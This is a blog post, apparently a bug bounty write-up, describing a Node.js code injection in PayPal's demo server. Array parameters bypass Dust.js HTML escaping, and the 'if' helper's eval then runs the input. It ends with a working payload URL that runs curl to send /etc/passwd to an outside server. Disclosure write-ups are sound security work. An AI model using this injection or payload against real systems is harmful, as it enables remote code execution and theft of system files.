
Artsploit

get shell or die trying

Friday, August 19, 2016

[demo.paypal.com] Node.js code injection (RCE)

When I am trying to find vulnerabilities in web applications, I always perform fuzzing of all http parameters, and sometimes it gives me something interesting:



The demo.paypal.com server was responding differently for '\' and '%0a' requests and was throwing a 'syntax error' in responses. At the same time for single quote, double quote and other characters the server was responding with HTTP 200 OK.

From error messages I found out that PayPal Node.js application uses Dust.js javascript templating engine on server-side, so I decided to take a look. After looking at its source code on github, I figured out that the problem is connected with using "if" dust.js helpers.

The old version of Dust.js supports "if" helpers, you can use them in your code like that:

```
{@if cond="'{device}' == 'desktop'"}
  <div> Desktop version </div>
{:else}
  <div> Mobile version </div>
{/if}
```

ifhelper.dust hosted with ❤ by GitHub view raw

And the "if" helper internally uses javascript eval, for complex expression evaluation:
https://github.com/linkedin/dustjs-helpers/blob/03cd65f51a6983ae25143bfd6533b2eef6f3f63b/lib/dust-helpers.js#L215

```
"if": function( chunk, context, bodies, params ){
  var body = bodies.block,
      skip = bodies['else'];
  if( params && params.cond){
    var cond = params.cond;
    cond = dust.helpers.tap(cond, chunk, context);
    // eval expressions with given dust references
```

```
8       if(eval(cond)){
9        if(body) {
10        return chunk.render( bodies.block, context );
11       }
12       else {
13         _log("Missing body block in the if helper!");
14         return chunk;
15       }
16      }
```

dust-helpers.js hosted with ❤ by GitHub view raw

Eval! Yeah, why not? It's a simple and elegant solution.

So when I send a request to http://_demo.paypal.com/demo/navigation?device=xxx\ application is trying to evaluate the following javascript expression:

```
1   eval("'xxx\' == 'desktop'");
```

eval.js hosted with ❤ by GitHub view raw

Which throws a syntax error.

Does that mean that user supplied input comes to eval() directly? Not actually, the application performed replacement for several dangerous characters like single quote (') and double quote (") with html encoding (' -> '), so we cannot directly close the string and execute arbitrary javascript code. But let's look closer at the function that makes this replacement:

https://github.com/linkedin/dustjs/blob/c20e70edb2041a66067a010bdefbf9fe3267c7ab/lib/dust.js#L846

```
1   var HCHARS = /[&<>"']/,
2         AMP    = /&/g,
3         LT     = /</g,
4         GT     = />/g,
5         QUOT   = /\"/g,
6         SQUOT  = /\'/g;
7
8   dust.escapeHtml = function(s) {
9   if (typeof s === 'string') {
10    if (!HCHARS.test(s)) {
11      return s;
12    }
13    return s.replace(AMP,'&amp;').replace(LT,'&lt;').replace(GT,'&gt;').replace(QUOT,'&quot;').replace(SQUO
14  }
15  return s;
16  };
```

dust.js hosted with ❤ by GitHub view raw


Hmmm, but what if the 's' parameter is not a string? In Node.js we can send a request like **paypal.com/?device[]=1&device[]=2** and the 'device' parameter will be parsed by qs module as an Array, instead of string.

I quickly made a request to **https://_demo.paypal.com/demo/navigation?device[]=&device[]=**' and when the server responded with 'syntax error' my chair started to shake under me.

I am a bit friendly with Node.js, so it took me few minutes to craft a test payload that sends '**/etc/passwd**' file to my server.

https://_demo.paypal.com/demo/navigation?device[]=x&device[]=y'-require('child_process').exec('curl+-F+"x=`cat+/etc/passwd`"+artsploit.com')-'

This string was worth $10.000 for me.



Posted by Michael Stepankin at 2:05:00 AM

Labels: #bugbounty, #paypal, #RCE

Newer Post Home Older Post